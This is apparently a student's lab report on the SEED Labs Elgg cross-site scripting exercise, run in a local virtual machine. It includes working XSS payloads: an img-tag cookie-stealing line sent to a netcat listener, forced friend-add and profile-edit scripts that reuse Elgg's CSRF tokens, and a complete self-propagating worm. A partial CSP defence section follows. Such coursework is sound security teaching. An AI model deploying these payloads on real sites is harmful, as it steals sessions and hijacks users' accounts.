Web XSS Elgg Lab

In this lab we will learn about Cross-Site Scripting (XSS), which is a type of vulnerability found on websites. It allows the malicious user to purposely execute on the targets web browser by viewing the page. What makes XSS so dangerous is the ability to execute this code on a legit website by simply having the user visiting the website, this can be done in a chatbox, status update window, profile description etc. Those fields can contain malicious code which will execute the moment the user or target visits the website.

In this lab we have a test environment setup on our virtual machine pre-built by seedlabs, as well as a pre-built website called “Elgg” which is a popular open source web application for social network. It’s safe against XSS threats but for this particular lab those countermeasures have been turned off to allow us to finish this lab, this also allows us to post JavaScript to the user profiles which will enable execution of cross site scripting. Like “Samy Kamkar” did in 2005 by launching a worm on the social media site “Myspace”, we will use similar methods in this lab to spread a worm on Elgg. The Samy worm used to infect anyone viewing his profile and then place it on the infected persons user profile, whoever visited an infected user would get infected themselves.

We have 5 different accounts to use from when solving this lab, we will need to use accounts to be able to edit our profiles to inject the script, in this lab I will be the “Samy” user by default while the other 3 people are regular users I tend to infect, admin being admin, and their details are as following.

User	UserName	Password
Admin	admin	seedelgg
Alice	alice	seedalice
Boby	boby	seedboby
Charlie	charlie	seedcharlie
Samy	samy	seedsamy

If we ever make any changes to the website we need to restart the apache service by using “sudo service apache2 start” in the terminal, changes might be required when we’re turning on or off the countermeasures later on.

Marcus Roos Maro1904
maro1904@student.miun.se

Task 1


For the first task we are going to display an alert window by using malicious message, the code is provided to us by the task and is as following:

<script>alert('XSS');</script>


The script here is short enough to type straight into the profile window and will execute for anyone visiting my profile, if we however want to execute a bigger script we need to store the JS-code in a standalone file and refer to it by using the src attribute such as

<script type="text/javascript" src="http://example.com/myscripts.js"></script>

When we write in code we need to make sure we are using the plain text editor, we know we're in the plain text editor by not having the extra alternatives for formatting text found in the visual editor, such as:



Once the code has been added we save the profile and get this prompt as soon as the page has reloaded, this proves the site have a XSS vulnerability. I also log on over to Alice's account and get the same result from her account, with this knowledge we can execute scripts from other persons accounts.




Marcus Roos
maro1904@student.miun.se
Maro1904

Task 2


For task two we want to post a malicious message to display cookies, we know that document.cookie returns the current sessions cookie, meaning if we execute the script from Samy's account we'll see Samy's session cookie, while if executed from Alice's session we'll see her session cookie. We change our previous alert code to:
<script>alert(document.cookie);</script>

We also notice that the HTML editor automatically added a paragraph section .




Saving this we can see results from both visiting Samy's page from Samy's account and Alice's account.

Samy's account



Alice's account



We do notice a difference though, in both cases we print their respective session cookies, but in Samy's case we seem to have something called "elggperm" being printed as well, from the name we can guess it has something to do with permissions, seeing as Samy have rights to edit his profile while Alice can't.

Marcus Roos Maro1904
maro1904@student.miun.se

Task 3

In task 3 we want to steal a cookie from the victims machine instead of just printing it, we'll achieve this by using the "img" tag, as we know from the previous lab (Cross Site Request Forgery) we know that loading an image forces a HTTP GET request, if we can force an image to send a GET request and forwarding the results to another website we can effectively steal the victims cookie. We've been given the following code from the lab, which we will use in its entirety.

```
<script>document.write('<img src=http://10.1.2.5:5555?c='
                        + escape(document.cookie) + '    >');
</script>
```

We will setup a listener in the terminal by typing "nc –l 5555 –v" telling the terminal to listen to port 5555 using netcat, the –l tells netcat to act a TCP server at the given port, and –v gives a more verbose output making it easier for us to read.

We start the terminal and tell it to listen to port 5555,

```
[04/27/21]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
```

, we then edit the contents on Samy's profile page once more to the code given to us by the lab, however we can't use their example IP as we aren't running any server at 10.1.2.5, instead we'll replace it by the localhost.

```
<p>
<script>document.write('<img src=http://127.0.0.1:5555?c='+ escape(document.cookie) + '    >');</script>
</p>
```


Saving this and refreshing the website on Samy's profile page gives us the following:

```
[04/27/21]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted
(family 2, sport 56470)
GET /?c=Elgg%3Dpf385ubhn6be0f43vkhig3l8n2 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60
.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```

And from Alice's account:

```
[04/27/21]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted
(family 2, sport 56490)
GET /?c=Elgg%3Dq4fgcqc7vmrgtnsrn0b1biklf1 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60
.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```

We do however see a broken picture when we enter Samy's website from Alice's account, but the code executes as expected.




Marcus Roos Maro1904
maro1904@student.miun.se

Task 4


In this task we want to become the victims friend, in this case we (Samy) want to become friends with our victim (Alice). The goal is that any user who visits Samy's profile page will instantly become his friend, the worm won't self-spread instead we will work on that in a later task, for now it's enough if whoever visits Samy's page gets hit by the malicious code. We first need to figure out how a legit user adds a friend in Elgg, study the HTTP request and incorporate this into our script, for this we'll use the built in HTTP inspection tool Firefox have installed, we are going to need all the parameters sent to the request and copy those in our script. The lab thankfully provides a skeleton JavaScript code for this task

```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;

  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;          ①
  var token="&__elgg_token="+elgg.security.token.__elgg_token;  ②

  //Construct the HTTP request to add Samy as a friend.
  var sendurl=...;  //FILL IN

  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET",sendurl,true);
  Ajax.setRequestHeader("Host","www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
  Ajax.send();
}
</script>
```

So to get started we log in to Elgg as Alice and add Samy to our friend list and study the HTTP headers in the Firefox network tool, we pretend that Alice is one of our dummy accounts we just created to test out how this works, we need to get the parameters sent when adding Samy as our goal is for everyone to add Samy to their friendlist.

A GET request was sent 

using the parameters



. We can easily see that from our skeleton code the elgg token and elgg ts is something we are going to need, we are also going to need the ID of the friend we want to add (Samy), and Samy have the friend ID of 47. In the first screenshot we can also see the "Request URL" which is what we want to fill into our JavaScript code. If we are uncertain if 47 is the ID of our target (Samy) or of Alice we can verify it in a few different ways, one would be to enter Samy's profile and view the source code as such:


Marcus Roos Maro1904
maro1904@student.miun.se

We construct our JavaScript URL string by using the request URL found in the HTTP header, make sure we're requesting to add friend of ID "47" and use the two variables give in the skeleton script, the string we retrieve from the request URL is below, but we need to modify it a bit, currently it's grabbing the reference to elgg_ts and elgg_token which we don't have, luckily in our skeleton script we have references to these, we can simply replace them with the variables found in the skeleton script, as such;


http://www.xsslabelgg.com/action/friends/add?friend=47+ts+token

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;

var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;

var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token

Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send()

}
</script>
```


We delete Samy as a friend from Alice's account, then we log on over to Samy, paste this script into "About me" box as in the previous tasks using raw input, then we save it, log out and log into Alice again and re-visit Samy's profile, if everything works as it should I should've automatically added Samy as a friend from Alice's account.



When I logged out I could see that I've managed to add myself as a friend too, something is working as it should (or shouldn't...)



Same thing happens from Alice's account, the second I visit Samy's profile page I'm instantly friends with him, which means



our script is working as we want it to.

Marcus Roos Maro1904
maro1904@student.miun.se

Question 1: Lines 1 and 2 found in the skeleton javascript code are required because we need the timestamp and secret token in our request when we send the “add friend” request. We previously did a lab in cross-site request forgery where we turned off this countermeasure meaning we didn’t require the tokens to be able to add friends in a request forgery, but in this lab those countermeasures are still up and running. To bypass those we grab references to the tokens returned by the website, store them in our own variables and add them to our request URL that we send to the server. Those two values are sent by the server to the legitimate (Elgg) website which makes it very hard to grab them in a cross-site request forgery attack, but in a cross-site script attack we are attaching actual code to the legit website which means we have an opportunity to intercept and store those values.

Question 2: If the Elgg editing tool didn’t allow us to use raw input we wouldn’t be able to successfully attack the website in this regard, the editor mode interferes with our input and encodes any special characters, if I would enter the code from this task into the editor mode we would see this upon visiting Samy’s profile page instead, and no code would be executed.

Samy

About me

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;

var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;

var sendurl="http://www.xsslabelgg.com/action/friends/
add?friend=47"+ts+token

Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-
urlencoded");
Ajax.send()

}
</script>
```

And entering the editor once more but changing to raw input shows us exactly why this doesn’t work, every special character has been encoded for the editor mode, for instance the < character is interpreted as “less than” sign, and in HTML we write that as **<** quotes are written as **"** Hence why an attack such as ours wouldn’t work in the editor mode.

```
<p>&lt;script type=&quot;text/javascript&quot;&gt;<br />
window.onload = function () {<br />
var Ajax=null;</p>

<p>var ts=&quot;&amp;__elgg_ts=&quot;+elgg.security.token.__elgg_ts;<br />
var token=&quot;&amp;__elgg_token=&quot;+elgg.security.token.__elgg_token;</p>

<p>var sendurl=&quot;http://www.xsslabelgg.com/action/friends/add?friend=47&quot;+ts+token</p>

<p>Ajax=new XMLHttpRequest();<br />
Ajax.open(&quot;GET&quot;,sendurl,true);<br />
```


Marcus Roos Maro1904
maro1904@student.miun.se


Task 5


In this task we are going to modify the victims profile, I'll act "Samy" in this task and my victim will be "Alice". To accomplish this we replicate what we did in task 4 but check the requests sent when we edit a profile, rather than adding a friend. We will also need to enter the values we want to change to somewhere in our code, once again we get a skeleton code from the lab.

```
<script type="text/javascript">
window.onload = function(){
  //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
  //and Security Token __elgg_token
  var userName=elgg.session.user.name;
  var guid="&guid="+elgg.session.user.guid;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;

  //Construct the content of your url.
  var content=...;     //FILL IN

  var samyGuid=...;    //FILL IN
  if(elgg.session.user.guid!=samyGuid)           ①
  {
     //Create and send Ajax request to modify profile
     var Ajax=null;
     Ajax=new XMLHttpRequest();
     Ajax.open("POST",sendurl,true);
     Ajax.setRequestHeader("Host","www.xsslabelgg.com");
     Ajax.setRequestHeader("Content-Type",
                           "application/x-www-form-urlencoded");
     Ajax.send(content);
  }
}
</script>
```

We instantly see "samyGuid", from the previous task we know that we should probably change this to "47", we want to change whoever visits Samy's website to "Samy is my hero" as Samy Kamkar did in 2005 on MySpace. So once again we login as Samy and edit our profile, taking note of the different requests and parameters being sent, as well as the "Brief description" field as that's the field we want to change on our victim. Clicking the edit profile button gives us the following, nothing of interest here, however editing our brief description gives us a POST request instead which also gives us the Request URL we're after.







Marcus Roos Maro1904
maro1904@student.miun.se

```
accesslevel[mobile]: 2
accesslevel[phone]: 2
accesslevel[skills]: 2
accesslevel[twitter]: 2
accesslevel[website]: 2
briefdescription: I+am+Samy
contactemail:
description:
```

We can see that we pass the token, ts, and the brief description that we wanna change, as well as an access level of 2.

```
contactemail:
description:
guid: 47
interests:
location:
mobile:
name: Samy
phone:
```


We also see Samy's guid of 47. This tells us a few important details, we first have the URL we want to form, as well as the variable name of briefdescription, the guid and the tokens being passed down. Like in the previous task we need to grab the token and ts once more, but we also need the guid of the victim person(s), their username, and the briefdescription. From the skeleton code we got most of this apart from the description we actually want to change.

This is the final script I came up with

```
<script type="text/javascript">
window.onload = function(){
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var briefDesc ="&briefdescription=Samy is my hero" + "&accesslevel
[briefdescription]=2"
var name="&name="+userName
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
//Construct the content of your url.
var content=token+ts+name+briefDesc+guid;
var samyGuid=47;
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```


Logging in to Alice's account we can see her profile page being rather empty

and if we visit Samy's page, then return to our own we can see that the script has been executed and Alice's brief description is updated.



Question 3 we need line 1 mentioned in the skeleton code because we don't want to edit Samy's profile, just everyone elses. If we remove this line the code will be executed on Samy's profile page as well, if I remove the line Samy's profile page will update to whatever we put into our malicious variable.

```
var samyGuid=47;
//if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
```



Task 6

In task 6 we are getting into the big stuff, we are going to write a self-propagating XSS worm, this means the worm will spread itself whenever someone visits an infected users website. For this to happen we obviously want our code to be added on our victims profile page so whoever visits their profile page is also infected, and so on and so on. We are given a code snippet once more from the lab, and we are going to use a source file (.js) which will contain the malicious code, copied below is the information given to us by the lab description.

Link Approach: If the worm is included using the `src` attribute in the `<script>` tag, writing self-propagating worms is much easier. We have discussed the `src` attribute in Task 1, and an example is given below. The worm can simply copy the following `<script>` tag to the victim's profile, essentially infecting the profile with the same worm.


```
<script type="text/javascript" src="http://example.com/xss_worm.js">
</script>
```

DOM Approach: If the entire JavaScript program (i.e., the worm) is embedded in the infected profile, to propagate the worm to another profile, the worm code can use DOM APIs to retrieve a copy of itself from the web page. An example of using DOM APIs is given below. This code gets a copy of itself, and displays it in an alert window:

```
<script id=worm>
   var headerTag = "<script id=\"worm\" type=\"text/javascript\">";   ①
   var jsCode = document.getElementById("worm").innerHTML;            ②
   var tailTag = "</" + "script>";                                    ③

   var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);   ④

   alert(jsCode);
</script>
```

Thus we know that we need to either create a .js file containing our malicious code or modify the code from task 5 so that it adds a copy of itself, and we need to construct it so that the entire worm is copied onto the victims profile to self-propagate. I


went with the latter approach as creating a .js file require Elgg to be able to reach our uploaded file somewhere, in this scenario it's much easier to add it to Samy's profile and let it spread from there. We add the code given to us by the lab description at the start of our current script and insert the new variables at relevant places, however we can't use brief description for this, we need to instead change to "about me" which is labeled as "description" in the HTTP request, because this script is too long and it won't fit in the brief description area.




I used the same code as before but with minor adjustments to accommodate for the self-spreading worm,


```
<script type="text/javascript" id="worm">
window.onload = function(){
var headerTag="<script id=\"worm\"type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag="</"+"script>";
var wormCode = encodeURIComponent(headerTag + jsCode +tailTag);
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc ="&description=Samy is my hero" + wormCode +"&accesslevel
[description]=2";
var name="&name="+userName;
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
//Construct the content of your url.
var content=token+ts+name+desc+guid;
var samyGuid=47;
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
```

, after adding this to Samy's profile I log out, and then back in as Alice, upon visiting Samy's profile page I head back on over to my own and see this:





If I then try to edit my "about me" section and look in the raw input I can see that my code looks exactly the same as Samy's, meaning I'm a carry of the worm, but in the visual editor it just reads "Samy is my hero".





I then try to login as Boby and look at Alice's profile page, and back to my own proving Alice is spreading the worm as well.





Marcus Roos Maro1904
maro1904@student.miun.se

Task 7

In the last task we are going to defeat the xss attacks using CSP, the root cause of XSS vulnerability is that javascript is allowed to be mixed with data, so if we can separate code from data we won't have any cross-site scripting issues, CSP stands for Content Security Polcy as is designed to defeat XSS and click-jacking attacks. We are going to run a simple HTTP server for this, we have the required contents given to us in the lab which consists of a python script, 3 javascript scripts and a html file which will act as our server. The python runs a HTTP server listening to port 8000 and upon receiving a request it loads a static file and returns it to the client (us), the server will add a CSP header in the response.

The below screenshot describes what our goal is with this task.

Lab tasks. Please complete the following tasks.

1. Point your browser to the following URLs. Describe and explain your observation.

```
http://www.example32.com:8000/csptest.html
http://www.example68.com:8000/csptest.html
http://www.example79.com:8000/csptest.html
```

2. Change the server program (not the web page), so Fields 1, 2, 4, 5, and 6 all display OK. Please include your code in the lab report.

We first need to setup our DNS entry by changing the /etc/hosts file so we can access the web server via three different URLs.

```
127.0.0.1       www.example32.com
127.0.0.1       www.example68.com
127.0.0.1       www.example79.com
```

I do this by navigating to the /etc/ folder and opening the hosts file using sudo gedit.

```
login.defs                zsh_command_not_found
[04/28/21]seed@VM:/etc$ sudo gedit hosts
```


Open hosts /etc

```
127.0.0.1       localhost
127.0.1.1       VM

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1       User
127.0.0.1       Attacker
127.0.0.1       Server
127.0.0.1       www.SeedLabSQLInjection.com
127.0.0.1       www.xsslabelgg.com
